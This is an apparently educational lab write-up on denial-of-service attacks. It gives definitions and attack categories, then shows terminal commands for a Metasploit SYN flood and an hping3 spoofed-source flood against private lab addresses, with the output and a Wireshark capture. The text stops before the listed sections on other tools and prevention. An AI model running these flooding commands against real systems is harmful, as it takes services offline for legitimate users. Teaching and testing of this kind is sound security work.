

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE

DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE

DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE

DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE

DoS ATTACK

-ATHARVA KATKAR

DENIAL-OF-SERVICE
DoS ATTACK

DENIAL-OF-SERVICE

TABLE OF CONTENTS

1. Denial of Service (DoS)

- 1.1 Introduction to Denial of Service
- 1.2 Definition of DoS Attack

2. How DoS Works

- 2.1 Server Resource Limitation
- 2.2 Request Flooding Mechanism
- 2.3 Impact on Legitimate Users

3. Types of Denial of Service Attacks

- 3.1 DoS (Single-Source Attack)
- 3.2 Distributed Denial of Service (DDoS)

4. Common DoS Attack Techniques

- 4.1 SYN Flood
- 4.2 UDP Flood
- 4.3 ICMP Flood (Ping Flood)
- 4.4 HTTP Flood
- 4.5 Slowloris

5. Impact of DoS Attacks

- 5.1 Service Unavailability
- 5.2 Financial Loss
- 5.3 Reputation Damage
- 5.4 Business Disruption

6. DoS vs DDoS

- 6.1 Comparison Overview
- 6.2 Key Differences

7. Objectives of DoS and DDoS Attacks

8. Categories of DoS/DDoS Attacks

- 8.1 Volume-Based Attacks
- 8.2 Protocol Attacks
- 8.3 Application Layer Attacks

8.4 Resource Exhaustion Attacks

8.5 Multi-Vector Attacks

9. Performing DoS/DDoS Using Metasploit

10. Performing DoS/DDoS Using Hping3

10.1 Hping3 --fast

10.2 Hping3 --faster

10.3 Hping3 --flood

11. Performing DoS/DDoS Using Raven Storm

12. Performing DoS/DDoS Using Slowloris

13. Performing DoS/DDoS Using LOIC

14. Performing DoS/DDoS Using HOIC

15. Performing DoS/DDoS Using Macof

16. Prevention of DoS and DDoS Attacks

16.1 Network-Level Protection

16.2 Anti-DDoS Services

16.3 Application-Level Defenses

16.4 Monitoring and Detection

16.5 Infrastructure Design

16.6 Reverse Proxies

16.7 Incident Response Plan

Denial of Service (DoS)

A Denial of Service (DoS) attack is a type of cyberattack where an attacker tries to make a system, server, or network unavailable to legitimate users by overloading it with traffic or requests.

Denial of Service (DoS) is an attack that prevents legitimate users from accessing a system or network by overwhelming it with excessive traffic or resource requests

How DoS Works (Simple Explanation)

- A server has limited resources (CPU, memory, bandwidth).
- The attacker sends too many requests at once.
- The server becomes slow or crashes.
- Genuine users cannot access the service.

Types of Denial of Service Attacks

1. DoS (Single-source attack)

- Attack comes from one system.
- Easier to detect and block.

2. Distributed DoS (DDoS)

- Attack comes from many systems (botnet).
- Harder to stop because traffic looks legitimate.

Common DoS Attack Techniques

Attack Type	Explanation
SYN Flood	Exploits TCP handshake to exhaust server connections
UDP Flood	Sends large UDP packets to random ports
ICMP Flood (Ping Flood)	Overloads network using ping requests
HTTP Flood	Sends excessive HTTP requests to a web server
Slowloris	Keeps connections open for long time

Impact of DoS Attacks

- Website or service goes offline
 - Financial loss
 - Reputation damage
 - Interrupts business operations
-

Prevention & Mitigation

- Firewalls & IDS/IPS
 - Rate limiting
 - Load balancers
 - DDoS protection services (Cloudflare, AWS Shield)
 - Network traffic monitoring
-



DoS vs DDoS

Feature	DoS	DDoS
Number of sources	Single	Multiple
Detection	Easy	Difficult
Impact	Lower	High

Objectives of DoS and DDoS Attacks :

1. To disrupt the availability of services for legitimate users.
2. To overload system resources like CPU, memory, or bandwidth.
3. To crash or freeze the target system using malicious input or traffic.
4. To exhaust network capacity and slow down performance.
5. To distract security teams while launching more serious attacks.
6. To extort money by threatening continuous service outages.
7. To protest against organizations or governments for ideological reasons.
8. To test or probe the strength of an organization's cyber defenses.
9. To sabotage competitors by taking their services offline.
10. To take revenge on a target for personal or political motives.

Difference between DoS & DDoS



Categories of DoS/DDoS Attacks:

1. Volume-Based Attacks (Volumetric Attacks)

Goal:

Consume the entire bandwidth of the target network or system, making services unavailable to legitimate users.

Examples:

- **UDP Flood** – Sends massive volumes of UDP packets to random ports, overwhelming network bandwidth.
- **ICMP Flood (Ping Flood)** – Overloads the target by sending a large number of ICMP Echo Request (ping) packets.
- **DNS Amplification** – Spoofs the victim's IP address in DNS queries, causing DNS servers to send large response traffic to the victim.

Metrics:

- Measured in **Gigabits Per Second (Gbps)** or **Packets Per Second (pps)**
-

2. Protocol Attacks (Network Layer Attacks)

Goal:

Exploit weaknesses in network protocols to exhaust server, router, or firewall resources.

Examples:

- **SYN Flood** – Sends a high volume of SYN packets to consume server memory and connection state.
- **Ping of Death** – Sends malformed or oversized packets that cause the target system to crash.
- **Smurf Attack** – Spoofs ICMP echo requests to a broadcast address, amplifying traffic toward the victim.
- **ACK Flood** – Sends大量 ACK packets to overload firewalls and stateful network devices.

Metrics:

- Measured in **Packets Per Second (pps)**
-

3. Application Layer Attacks (Layer 7 Attacks)

Goal:

Crash or significantly slow down web applications by exhausting server-side application resources.

Examples:

- **HTTP GET/POST Flood** – Sends excessive HTTP requests to overwhelm the web server.
- **Slowloris** – Sends partial HTTP requests very slowly to keep connections open for long periods.
- **RUDY (R U Dead Yet?)** – Slowly sends POST requests to tie up server resources.
- **DNS Query Flood** – Floods DNS servers with large volumes of seemingly legitimate queries.

Metrics:

- Measured in **Requests Per Second (rps)**
-

4. Resource Exhaustion Attacks

Goal:

Drain system resources such as CPU, memory, or process limits rather than consuming network bandwidth.

Examples:

- **Fork Bomb** – Recursively creates processes to exhaust CPU and system process limits.
 - **Memory Leak Exploits** – Force applications to consume excessive RAM until the system becomes unstable.
-

5. Multi-Vector Attacks

Goal:

Combine multiple attack techniques simultaneously to bypass security defenses and increase attack impact.

Examples:


- A **DDoS attack** using both **SYN Flood (Protocol Layer)** and **HTTP Flood (Application Layer)**.
- Combining **DNS Amplification** with **Slowloris** attacks in a coordinated manner.

Perform DOS/DDOS Using Metasploit

Metasploit Framework is a penetration-testing platform used by security professionals to test, validate, and demonstrate vulnerabilities in systems. It contains DoS-related auxiliary modules that can simulate denial-of-service conditions in a controlled and authorized environment.

How to use it -:

- Open kali linux terminal and type msfconsole



```
(atharva@kali)-[~]
└─$ sudo su
[sudo] password for atharva:
(atharva@kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

# cowsay++
< metasploit >
-----
      \      /
      (oo)\_____)
      (__)\       )\/\
      ||----w |
      ||     || *

      =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search synflood

Matching Modules
=====
```

Figure 1

- Now search synflood & use the auxillary which is showing...

```

Kali Linux [Running] - Oracle VM VirtualBox
Dec 19 2:50 AM
root@kali: /home/atharna

+ -- ==[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- ==[ 433 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search synflood

Matching Modules
=====

#  Name                               Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/tcp/synflood          .               normal No     TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf > use 0
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-----

```

Figure 2

- The command show options displays all configurable parameters required to simulate the attack.

```

Kali Linux [Running] - Oracle VM VirtualBox
Dec 19 2:51 AM
root@kali: /home/atharna

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf > use 0
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-----
INTERFACE  no               no        The name of the interface
NUM        no               no        Number of SYNs to send (else unlimited)
RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port
SPOOF      no               no        The spoofable source address (else randomizes)
SNAPLEN    65535            yes       The number of bytes to capture
SPORT      no               no        The source port (else randomizes)
TIMEOUT    500              yes       The number of seconds to wait for new data

```

Figure 3

- Now set RHOST and Network Interface.

```

View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| INTERFACE | eth0            | no       | The name of the interface                                                                              |
| NUM       |                 | no       | Number of SYN's to send (else unlimited)                                                               |
| RHOSTS    | 192.168.1.2     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port                                                                                        |
| SPOOF     |                 | no       | The spoofable source address (else randomizes)                                                         |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                                         |
| SOURCE    |                 | no       | The source port (else randomizes)                                                                      |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                                             |



View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.2
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.1.2:80...
^C[*] Stopping running against current target...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed

```

Figure 4

- Open wireshark to monitor
- It Shows network traffic captured during a TCP SYN Flood DoS attack.

```

Kali Linux [Running] - Oracle VM VirtualBox
Dec 19 2:47 AM
root@kali: /home/athana

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capturing on eth0

[Apply a display filter ... <Ctrl>+]

No. Time Source Destination Protocol Length Info
--
69384 27.988472250 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69385 27.988475974 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69386 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69387 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69388 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69389 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69390 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69391 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69392 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69393 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69394 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69395 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69396 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69397 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69398 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69399 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69400 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69401 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69402 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0
69403 27.988481195 7.15.80.244 192.168.1.2 TCP 54 [TCP Port numbers reused] 31486 - 80 [SYN] Seq=0 Win=1806 Len=0

Frame 69386: Packet 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: PCSysmtec 14:c5:04 (08:00:27:14:c5:04), Dst: AzureWaveTc df:a4:4b (ab:e2:91:df:a4:4b)
Internet Protocol Version 4, Src: 7.15.80.244, Dst: 192.168.1.2
Transmission Control Protocol, Src Port: 51502, Dst Port: 80, Seq: 0, Len: 0

```


Figure 5

Perform DOS/DDOS Using Hping3

hping3 is a command-line network tool used for packet crafting, scanning, firewall testing, and DoS simulation. It is especially useful in penetration testing and network troubleshooting.

How to use it -:

- Open kali linux terminal and type hping3 command.



```
HPING3(8)
NAME
    hping3 - send (almost) arbitrary TCP/IP packets to network hosts


SYNOPSIS
    hping3 [ -hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG ] [ -c count ] [ -i wait ] [ --fast ] [ -I interface ] [ -9 signature ] [ -a host ]
    [ -t ttl ] [ -N ip id ] [ -H ip protocol ] [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -C icmp type ] [ -K icmp code ] [ -s source
    port ] [ -p[+][+] dest port ] [ -w tcp window ] [ -O tcp offset ] [ -M tcp sequence number ] [ -L tcp ack ] [ -d data size ] [
    -E filename ] [ -e signature ] [ --icmp-ipver version ] [ --icmp-iphlen length ] [ --icmp-iplen length ] [ --icmp-ipid id ] [
    --icmp-ipproto protocol ] [ --icmp-cksum checksum ] [ --icmp-ts ] [ --icmp-addr ] [ --tcpexitcode ] [ --tcp-mss ] [ --tcp-time-
    stamp ] [ --tr-stop ] [ --tr-keep-ttl ] [ --tr-no-rtt ] [ --rand-dest ] [ --rand-source ] [ --beep ] hostname

DESCRIPTION
    hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP
    replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated
    under supported protocols. Using hping3 you are able to perform at least the following stuff:

    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols,
      packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall
      rules.
    - Traceroute-like under different protocols.
    - Firewall-like usage.

Manual page hping3(8) line 1 (press h for help or q to quit)
```

Figure 6



```
HPING SITE
    primary site at http://www.hping.org. You can found both the stable release and the instruction to download the latest source
    code at http://www.hping.org/download.html

BASE OPTIONS
    -h --help
        Show an help screen on standard output, so you can pipe to less.

    -v --version
        Show version information and API used to access to data link layer, linux sock packet or libpcap.

    -c --count count
        Stop after sending (and receiving) count response packets. After last packet was send hping3 wait COUNTREACHED_TIMEOUT
        seconds target host replies. You are able to tune COUNTREACHED_TIMEOUT editing hping2.h

    -i --interval
        Wait the specified number of seconds or micro seconds between sending each packet. --interval X set wait to X seconds,
        --interval uX set wait to X micro seconds. The default is to wait one second between each packet. Using hping3 to transfer
        files tune this option is really important in order to increase transfer rate. Even using hping3 to perform idle/spoofing
        scanning you should tune this option, see HPING3-HOWTO for more information.

    --fast
        Alias for -i u10000. Hping will send 10 packets for second.

    --faster
        Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send packets due to the signal-driven de-
        sign).

Manual page hping3(8) line 34 (press h for help or q to quit)
```

Figure 7

1)--fast

- Sends 10 packets per second.
- Use Case: Good for basic network discovery or testing firewall rules without overwhelming the target or your own CPU. It is slightly more aggressive than the default mode but still very "polite."

Command --: `hping3 -1 192.168.1.40 --rand-source -p 80 --fast`




Figure 8

- Open Wireshark to analyse the packets....

